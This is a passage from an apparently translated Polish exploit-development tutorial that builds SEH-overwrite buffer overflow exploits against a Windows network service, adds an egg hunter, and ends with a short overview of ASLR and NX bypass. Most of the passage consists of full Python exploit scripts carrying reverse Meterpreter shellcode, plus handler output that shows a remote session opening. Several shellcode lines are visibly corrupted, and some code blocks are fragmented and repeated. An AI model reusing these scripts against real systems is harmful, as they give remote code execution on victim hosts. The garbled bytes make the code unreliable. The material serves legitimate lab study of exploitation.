buffer += "\xdc\xae\x7f\x6f\xee\x71\xd4\xe7\x42\xf9\xf2\xf0"  
buffer += "\xa5\xd0\x43\x6e\x58\xdb\xb3\xa6\x9e\x8f\xe3\xd0"  
buffer += "\x37\xb0\x6f\x21\xb8\x65\x05\x24\x2e\x46\x72\x48"  
buffer += "\xa5\x2e\x81\x95\xa8\xf2\x0c\x73\x9a\x5a\x5f\x2c"  
buffer += "\x5a\x0b\x1f\x9c\x32\x41\x90\xc3\x22\x6a\x7a\x6c"  
buffer += "\xc8\x85\xd3\xc4\x64\x3f\x7e\x9e\x15\xc0\x54\xda"  
buffer += "\x15\x4a\x5d\x1a\xdb\xbb\x14\x08\x0b\xda\xd6\xd0"  
buffer += "\xcb\x77\xd7\xba\xcf\xd1\x80\x52\xcd\x04\xe6\xfc"  
buffer += "\x2e\x63\x74\xfa\xd0\xf2\x4d\x70\xe6\x60\xf2\xee"
```

```
buffer += "\x06\x65\xf2\xee\x50\xef\xf2\x86\x04\x4b\xa1\xb3"
buffer += "\x4b\x46\xd5\x6f\xd9\x69\x8c\xdc\x4a\x02\x32\x3a"
buffer += "\xbc\x8d\xcd\x69\xbf\xca\x32\xef\x9d\x72\x5b\x0f"
buffer += "\xa1\x82\x9b\x65\x21\xd3\xf3\x72\x0e\xdc\x33\x7a"
buffer += "\x85\xb5\x5b\xf1\x4b\x77\xfd\x06\x46\xd9\xa3\x07"
buffer += "\x64\xc2\xb2\x89\x8b\xf5\xba\x6b\xb0\x23\x83\x19"
buffer += "\xf1\xf7\xb0\x12\x48\x55\x90\xb8\xb2\xc9\xe2\xe8"
# NOP SLED
buffer += "\x90" * (2504 - len(buffer))
buffer += "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
print "Sent!!"
sock.close()
```

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```
#!/usr/bin/python
import socket

target_address="192.168.110.12"
target_port=6660

buffer = "USV "
buffer += "\x41" * 962 #offset
# 6 Bytes SHORT jump to shellcode
buffer += "\xeb\x06\x90\x90"
# POP+POP+RET 0x0f9a196a
buffer += "\x6a\x19\x9a\x0f"
buffer += "\x90" * 24
#Shellcode Reverse meterpreter.
buffer += "\xb8\x52\x62\xd2\xbb\xdd\xc1\xd9\x74\x24\xf4\x5e"
buffer += "\x29\xc9\xb1\x54\x83\xee\xfc\x31\x46\x0f\x03\x46"
buffer += "\x5d\x80\x27\x47\x89\xc6\xc8\xb8\x49\xa7\x41\x5d"
buffer += "\x78\xe7\x36\x15\x2a\xd7\x3d\x7b\xc6\x9c\x10\x68"
buffer += "\x5d\xd0xbc\x9f\xd6\x5f\x9b\xae\xe7\xcc\xdf\xb1"
buffer += "\x6b\x0f\x0c\x12\x52\xc0\x41\x53\x93\x3d\xab\x01"
buffer += "\x4c\x49\x1e\xb6\xf9\x07\xa3\x3d\xb1\x86\xa3\xa2"
buffer += "\x01\xa8\x82\x74\x1a\xf3\x04\x76\xcf\x8f\x0c\x60"
buffer += "\x0c\xb5xc7\x1b\xe6\x41\xd6\xcd\x37\xa9\x75\x30"
buffer += "\xf8\x58\x87\x74\x3e\x83\xf2\x8c\x3d\x3e\x05\x4b"
buffer += "\x3c\xe4\x80\x48\xe6\xf6\x32\xb5\x17\xa3\xa5\x3e"
buffer += "\x1b\x08\xa1\x19\x3f\x8f\x66\x12\x3b\x04\x89\xf5"
buffer += "\xca\x5e\xae\xd1\x97\x05\xcf\x40\x7d\xeb\xf0\x93"
buffer += "\xde\x54\x55\xdf\xf2\x81\xe4\x82\x9a\x66\xc5\x3c"
buffer += "\x5a\xe1\x5e\x4e\x68\xae\xf4\xd8\xc0\x27\xd3\x1f"
buffer += "\x27\x12\xa3\xb0\xd6\x9d\xd4\x99\x1c\xc9\x84\xb1"
buffer += "\xb5\x72\x4f\x42\x3a\xa7\xfa\x47\xac\x88\x53\x29"
buffer += "\x2b\x61\xa6\xb6\x22\x2d\x2f\x50\x14\x9d\x7f\xcd"
buffer += "\xd4\x4d\xc0\xbd\xbc\xe7\xcf\xe2\xdc\xa7\x05\x8b"
buffer += "\x76\x48\xf0\xe3\xee\xf1\x59\x7f\x8f\xfe\x77\x05"
```

30. Uruchommy to tym razem bez debugera. Otworzymy nasz handler w Kali i powinniśmy mieć dostęp do meterpretera:

```
mst exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.110.7:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.110.12
[*] Meterpreter session 3 opened (192.168.110.7:4444 => 192.168.110.12:1380) at 2017-07-14 08:54:54 -0400
meterpreter >
```

Wykorzystywanie łowców jaj

Łowienie jaj jest stosowane, gdy w pamięci nie ma wystarczająco dużo miejsca, aby umieścić nasz kod powłoki jeden po drugim. Stosując tę technikę, poprzedzamy unikalny znacznik naszym kodem powłoki, a następnie łowca jaj zasadniczo wyszuka ten znacznik w pamięci i wykona kod powłoki. Łowca jaj zawiera zestaw instrukcji programistycznych; nie różni się on zbytnio od kodu powłoki. Dostępnych jest wielu łowców jaj. Możesz dowiedzieć się więcej o nich i o tym, jak działają, z tego dokumentu autorstwa skape: <http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf>.

Przygotowania

Spróbujemy stworzyć exploit z łowcą jaj dla tego samego oprogramowania, którego użyliśmy w poprzednim przepisie. Logika stojąca za exploitem byłaby podobna do tej pokazanej na poniższym diagramie:




Naszym celem jest nadpisanie nSEH, a następnie SEH, aby umożliwić przejście do kodu powłoki programu Egg Hunter, który po uruchomieniu znajdzie i wykona nasz kod powłoki w pamięci.

Jak to zrobić...

Oto kroki, które pokazują użycie programu Egg Hunter:

1. Uruchamiamy oprogramowanie w systemie Windows i dołączamy je do debugera:



2. Znamy już bajty awarii i adres, aby ominąć SAFESEH.
3. Teraz musimy dodać naszego łowcę jajek, a następnie użyć go, aby przejść do naszego kodu powłoki.
4. Jak wiemy, łowca jajek jest kodem powłoki, a podstawową zasadą korzystania z kodu powłoki jest upewnienie się, że nie zawiera on żadnych złych znaków.
5. Przyjrzymy się poprzedniemu exploitowi, który wykonaliśmy:

```
#!/usr/bin/python
```

```
import socket
```

```
target_address="192.168.110.12"
```

```
target_port=6660
```

```
buffer = "USV "
```

```
buffer += "\x41" * 962 #offset
# 6 Bytes SHORT jump to shellcode
buffer += "\xeb\x06\x90\x90"
# POP+POP+RET 0x0f9a196a
buffer += "\x6a\x19\x9a\x0f"
buffer += "\x90" * 16
#Shellcode Reverse meterpreter.
buffer += "\xdb\xde\xd9\x74\x24\xf4\xbf\xcf\x9f\xb1\x9a\x5e"
buffer += "\x31\xc9\xb1\x54\x83\xee\xfc\x31\x7e\x14\x03\x7e"
buffer += "\xdb\x7d\x44\x66\x0b\x03\xa7\x97\xcb\x64\x21\x72"
buffer += "\xfa\xa4\x55\xf6\xac\x14\x1d\x5a\x40\xde\x73\x4f"
buffer += "\xd3\x92\x5b\x60\x54\x18\xba\x4f\x65\x31\xfe\xce"
buffer += "\xe5\x48\xd3\x30\xd4\x82\x26\x30\x11\xfe\xcb\x60"
buffer += "\xca\x74\x79\x95\x7f\xc0\x42\x1e\x33\xc4\xc2\xc3"
buffer += "\x83\xe7\xe3\x55\x98\xb1\x23\x57\x4d\xca\x6d\x4f"
buffer += "\x92\xf7\x24\xe4\x60\x83\xb6\x2c\xb9\x6c\x14\x11"
buffer += "\x76\x9f\x64\x55\xb0\x40\x13\xaf\xc3\xfd\x24\x74"
buffer += "\xbe\xd9\xa1\x6f\x18\xa9\x12\x54\x99\x7e\xc4\x1f"
buffer += "\x95\xcb\x82\x78\xb9\xca\x47\xf3\xc5\x47\x66\xd4"
buffer += "\x4c\x13\x4d\xf0\x15\xc7xec\xa1\xf3\xa6\x11\xb1"
buffer += "\x5c\x16\xb4\xb9\x70\x43\xc5\xe3\x1c\xa0\xe4\x1b"
buffer += "\xdc\xae\x7f\x6f\xee\x71\xd4\xe7\x42\xf9\xf2\xf0"
buffer += "\xa5\xd0\x43\x6e\x58\xdb\xb3\xa6\x9e\x8f\xe3\xd0"
buffer += "\x37\xb0\x6f\x21\xb8\x65\x05\x24\x2e\x46\x72\x48"
buffer += "\xa5\x2e\x81\x95\xa8\xf2\x0c\x73\x9a\x5a\x5f\x2c"
buffer += "\x5a\x0b\x1f\x9c\x32\x41\x90\xc3\x22\x6a\x7a\x6c"
buffer += "\xc8\x85\xd3\xc4\x64\x3f\x7e\x9e\x15\xc0\x54\xda"
buffer += "\x15\x4a\x5d\x1a\xdb\xbb\x14\x08\x0b\xda\xd6\xd0"
buffer += "\xcb\x77\xd7\xba\xcf\xd1\x80\x52\xcd\x04\xe6\xfc"
buffer += "\x2e\x63\x74\xfa\xd0\xf2\x4d\x70\xe6\x60\xf2\xee"
buffer += "\x06\x65\xf2\xee\x50\xef\xf2\x86\x04\x4b\xa1\xb3"
```



```


buffer += "\x4b\x46\xd5\x6f\xd9\x69\x8c\xdc\x4a\x02\x32\x3a"
buffer += "\xbc\x8d\xcd\x69\xbf\xca\x32\xef\x9d\x72\x5b\x0f"
buffer += "\xa1\x82\x9b\x65\x21\xd3\xf3\x72\x0e\xdc\x33\x7a"
buffer += "\x85\xb5\x5b\xf1\x4b\x77\xfd\x06\x46\xd9\xa3\x07"
buffer += "\x64\xc2\xb2\x89\x8b\xf5\xba\x6b\xb0\x23\x83\x19"
buffer += "\xf1\xf7\xb0\x12\x48\x55\x90\xb8\xb2\xc9\xe2\xe8"
# NOP SLED
buffer += "\x90" * (2504 - len(buffer))
buffer += "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
print "Sent!!"
sock.close()

```

6. Załóżmy, że kod powłoki nie znajduje się po 6 bajtach skoku, który wykonaliśmy w pamięci. W tej sytuacji możemy użyć łowcy jajek, aby stworzyć niezawodny exploit dla oprogramowania.

7. Teraz może to brzmieć łatwo, ale są pewne komplikacje. Potrzebujemy, aby nasz ostateczny exploit podążał za przepływem, jak wspomnieliśmy na schemacie, ale musimy również upewnić się, że mamy wystarczająco dużo NOP-ów w kodzie, aby zapewnić exploit.

8. Tak powinien wyglądać nasz przepływ eksploatacji, ponieważ w naszym przypadku mieliśmy wystarczająco dużo pamięci, aby mieć kod powłoki. Ale w innych przypadkach możemy nie mieć tak dużo pamięci lub nasz kod powłoki może być przechowywany gdzie indziej w pamięci. W takich przypadkach możemy przejść do polowania na jajka, co omówimy w późniejszym przepisie:



9. Zgodnie z powyższym diagramem przepływu nasz kod powłoki wyglądałby mniej więcej tak:

```

#!/usr/bin/python
import socket
target_address="192.168.110.12"
target_port=6660
#Egghunter Shellcode 32 bytes
egghunter = ""

```

```
egghunter += "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
egghunter += "\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
# 6 Bytes SHORT jump to shellcode
nseh = "\xeb\x09\x90\x90"
# POP+POP+RET 0x0f9a196a
seh = "\x6a\x19\x9a\x0f"
#Shellcode Reverse meterpreter. 360 bytes
buffer = ""
buffer += "\xdb\xde\xd9\x74\x24\xf4\xbf\xcf\x9f\xb1\x9a\x5e"
buffer += "\x31\xc9\xb1\x54\x83\xee\xfc\x31\x7e\x14\x03\x7e"
buffer += "\xdb\x7d\x44\x66\x0b\x03\xa7\x97\xcb\x64\x21\x72"
buffer += "\xfa\xa4\x55\xf6\xac\x14\x1d\x5a\x40\xde\x73\x4f"
buffer += "\xd3\x92\x5b\x60\x54\x18\xba\x4f\x65\x31\xfe\xce"
buffer += "\xe5\x48\xd3\x30\xd4\x82\x26\x30\x11\xfe\xcb\x60"
buffer += "\xca\x74\x79\x95\x7f\xc0\x42\x1e\x33\xc4\xc2\xc3"
buffer += "\x83\xe7\xe3\x55\x98\xb1\x23\x57\x4d\xca\x6d\x4f"
buffer += "\x92\xf7\x24\xe4\x60\x83\xb6\x2c\xb9\x6c\x14\x11"
buffer += "\x76\x9f\x64\x55\xb0\x40\x13\xaf\xc3\xfd\x24\x74"
buffer += "\xbe\xd9\xa1\x6f\x18\xa9\x12\x54\x99\x7e\xc4\x1f"
buffer += "\x95\xcb\x82\x78\xb9\xca\x47\xf3\xc5\x47\x66\xd4"
buffer += "\x4c\x13\x4d\xf0\x15\xc7xec\xa1\xf3\xa6\x11\xb1"
buffer += "\x5c\x16\xb4\xb9\x70\x43\xc5\xe3\x1c\xa0\xe4\x1b"
buffer += "\xdc\xae\x7f\x6f\xee\x71\xd4\xe7\x42\xf9\xf2\xf0"
buffer += "\xa5\xd0\x43\x6e\x58\xdb\xb3\xa6\x9e\x8f\xe3\xd0"
buffer += "\x37\xb0\x6f\x21\xb8\x65\x05\x24\x2e\x46\x72\x48"
buffer += "\xa5\x2e\x81\x95\xa8\xf2\x0c\x73\x9a\x5a\x5f\x2c"
buffer += "\x5a\x0b\x1f\x9c\x32\x41\x90\xc3\x22\x6a\x7a\x6c"
buffer += "\xc8\x85\xd3\xc4\x64\x3f\x7e\x9e\x15\xc0\x54\xda"
buffer += "\x15\x4a\x5d\x1a\xdb\xbb\x14\x08\x0b\xda\xd6\xd0"
```

```

buffer += "\xcb\x77\xd7\xba\xcf\xd1\x80\x52\xcd\x04\xe6\xfc"
buffer += "\x2e\x63\x74\xfa\xd0\xf2\x4d\x70\xe6\x60\xf2\xee"
buffer += "\x06\x65\xf2\xee\x50\xef\xf2\x86\x04\x4b\xa1\xb3"
buffer += "\x4b\x46\xd5\x6f\xd9\x69\x8c\xdc\x4a\x02\x32\x3a"
buffer += "\xbc\x8d\xcd\x69\xbf\xca\x32\xef\x9d\x72\x5b\x0f"
buffer += "\xa1\x82\x9b\x65\x21\xd3\xf3\x72\x0e\xdc\x33\x7a"
buffer += "\x85\xb5\x5b\xf1\x4b\x77\xfd\x06\x46\xd9\xa3\x07"
buffer += "\x64\xc2\xb2\x89\x8b\xf5\xba\x6b\xb0\x23\x83\x19"
buffer += "\xf1\xf7\xb0\x12\x48\x55\x90\xb8\xb2\xc9\xe2\xe8"
nop = "\x90" * 301
tag = "w00tw00t"
buffer1 = "USV "
buffer1 += nop * 2 + "\x90" * 360
buffer1 += nseh + seh # 8
buffer1 += "\x90" * 6 #
buffer1 += egghunter
buffer1 += nop
buffer1 += tag
buffer1 += buffer
buffer1 += "\x90" * (3504 - len(buffer))
buffer1 += "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer1)
print "Sent!!"
sock.close()

```

10. Kontynuujemy i zapisujemy jako script.py i uruchamiamy za pomocą python script.py.

11. I nasza sesja meterpretera powinna na nas czekać.

Kod exploita, który napisaliśmy, może nie działać dokładnie tak samo w każdym systemie, ponieważ istnieje wiele zależności w zależności od wersji systemu operacyjnego, wersji oprogramowania itd.


Przegląd obejścia ASLR i NX

Randomizacja układu przestrzeni adresowej (ASLR) została wprowadzona w 2001 r. przez projekt PaX jako poprawka dla systemu Linux i została zintegrowana z systemem Windows Vista i nowszymi systemami operacyjnymi. Jest to ochrona pamięci, która chroni przed przepełnieniami bufora poprzez losowe określanie lokalizacji, w której pliki wykonywalne są ładowane w pamięci. Zapobieganie wykonywaniu danych (DEP) lub no-execute (NX) zostało również wprowadzone wraz z przeglądarką Internet Explorer 7 w systemie Windows Vista i pomaga zapobiegać przepełnieniom bufora poprzez blokowanie wykonywania kodu z pamięci, która jest oznaczona jako niewykonywalna.

Jak to zrobić...

Najpierw musimy ominąć ASLR. Istnieją zasadniczo dwa sposoby, w jakie można ominąć ASLR:

1. Szukamy wszystkich modułów anty-ASLR ładowanych w pamięci. Będziemy mieć adres bazowy dowolnego modułu w ustalonej lokalizacji. Stąd możemy użyć podejścia Return Oriented Programming (ROP). Zasadniczo użyjemy małych części kodu, po których nastąpi instrukcja return i połączymy wszystko w łańcuch, aby uzyskać pożądany wynik:



2. Tutaj mamy wyciek wskaźnika/pamięci i dostosowujemy przesunięcie, aby pobrać adres bazowy modułu, którego wskaźnik wycieka.

3. Następnie musimy ominąć NX/DEP. Aby to zrobić, używamy dobrze znanego ataku ret-to-libc (w systemie Linux) lub łańcucha ROP (w systemie Windows). Ta metoda pozwala nam używać funkcji libc do wykonywania zadania, które wykonalibyśmy za pomocą naszego kodu powłoki.

4. Istnieje inna metoda używana do omijania ASLR w systemach 32-bitowych, ponieważ 32-bit to stosunkowo mała przestrzeń adresowa w porównaniu do systemów 64-bitowych. Dzięki temu zakres randomizacji jest mniejszy i możliwy do brutalnego ataku.

5. To jest w zasadzie podstawowa koncepcja omijania ASLR i DEP. Istnieje wiele bardziej zaawansowanych sposobów pisania exploitów, a wraz z zastosowaniem poprawek każdego dnia odkrywane są nowe metody ich omijania.